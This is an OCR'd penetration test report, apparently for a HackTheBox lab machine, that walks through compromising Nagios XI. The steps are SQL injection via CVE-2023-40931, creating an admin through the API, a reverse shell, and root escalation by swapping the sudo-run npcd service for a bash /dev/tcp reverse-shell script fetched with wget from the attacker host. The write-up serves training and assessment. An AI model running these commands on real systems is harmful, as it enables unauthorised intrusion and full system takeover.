


T2T runs FFuF tool and then learns that it is only allowed to authenticate via POST.







T2T used the tool Burp Suite to POST to authenticate directory.




T2T obtained AUTH token via Burp Suite




T2T trying to log in via AUTH token via URL manipulation.



T2T enumerating CVE-2023-40931




CVE-2023-40931 proof of concept




T2T runs CVE using tool sqlmap

T2T obtains API keys via sqlmap


The command to add an admin user via API key to NagiosXI.




T2T runs the curl -x POST command to create an admin user.




T2T changes the user password upon initial login and successfully authenticates as an admin user.




T2T enumerates website and navigates to Core Configuration Manager (CCM)



T2T abusing admin privileges to create a new reverse shell command.




T2T using the PING service to run a reverse shell command.



T2T running netcat listener on own machine, showing connection to server as user nagios.

T2T obtains user.txt information.



T2T runs sudo -l command to list root level privileges for user nagios.

```
nagios@monitored:~$ sudo -l
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *
nagios@monitored:~$
```

T2T navigates to npcd service.

```
nagios@monitored:~$ pwd
pwd
/home/nagios
nagios@monitored:~$ cd /usr/local/
cd /usr/local/
nagios@monitored:/usr/local$ ls
ls
bin  games    lib  nagios    nagvis  nsis  share
etc  include  man  nagiosxi  nrdp    sbin  src
nagios@monitored:/usr/local$ cd nagiosxi
cd nagiosxi
nagios@monitored:/usr/local/nagiosxi$ ls
ls
cron  etc  html  nom  scripts  tmp  tools  var
nagios@monitored:/usr/local/nagiosxi$ cd scripts
cd scripts
nagios@monitored:/usr/local/nagiosxi/scripts$ ls
```


T2T stops and deletes the npcd service.

```
nagios@monitored:/usr/local/nagiosxi/scripts$ sudo ./manage_services.sh stop npcd
<giosxi/scripts$ sudo ./manage_services.sh stop npcd
nagios@monitored:/usr/local/nagiosxi/scripts$
```

```
nagios@monitored:/usr/local/nagios/bin$ rm -r npcd
rm -r npcd
nagios@monitored:/usr/local/nagios/bin$ ls
ls
nagios      ndo.so       npcdmod.o  nrpe-uninstall
nagiostats  ndo-startup-hash.sh  nrpe       nsca
nagios@monitored:/usr/local/nagios/bin$
```

T2T creates a bash reverse shell script on its own machine.

```
┌──(kali㉿kali)-[~/htb/active/monitored_2]
└─$ sudo vim npcd

┌──(kali㉿kali)-[~/htb/active/monitored_2]
└─$ cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.130/4444 0>&1
```

T2T uses the wget tool to download bash shell to target machine.

```
nagios@monitored:/usr/local/nagios/bin$ wget http://10.10.14.130/npcd
wget http://10.10.14.130/npcd
--2024-02-12 15:46:22--  http://10.10.14.130/npcd
Connecting to 10.10.14.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [application/octet-stream]
Saving to: 'npcd'

npcd                100%[===================>]      55  --.-KB/s    in 0s

2024-02-12 15:46:22 (9.49 MB/s) - 'npcd' saved [55/55]
```


T2T adds execution permission to a new shell script called npcd.

```
nagios@monitored:/usr/local/nagios/bin$ chmod +x npcd
chmod +x npcd
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
<ocal/nagiosxi/scripts/manage_services.sh start npcd
nagios@monitored:/usr/local/nagios/bin$
```

T2T runs netcat listener on its own machine after restarting the npcd service.
T2T then obtains root level permission.

```
┌──(kali㉿kali)-[~/htb/active/monitored_2]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.130] from (UNKNOWN) [10.129.42.175] 53742
bash: cannot set terminal process group (20394): Inappropriate ioctl for device
bash: no job control in this shell
root@monitored:/# whoami
whoami
root
root@monitored:/# cd /root
cd /root
root@monitored:/root# ls
ls
root.txt
root@monitored:/root# cat root.txt
cat root.txt
9e104bb35042ceabc6702cd6126fe7e4
root@monitored:/root#
```


APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
Nmap	Used for scanning ports on hosts.
snmpwalk	Used to scan the Simple Network Management Protocol for vulnerabilities.
curl	Used to enable data transfer over various network protocols.
netcat	Used as a listener function to confirm reverse shell execution.
wget	Used to transfer files from attacker machine to target machine.

Table A.1: *Tools used during assessment.*

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	HackTheBox
Primary Contact	James Shank Penetration Tester, Truck-2-Tech

Contact Information

Name	Truck-2-Tech
Address	1001 Fake Street, Gotham, NY 11201
Phone	555-867-5309
Email	T2T@email.com

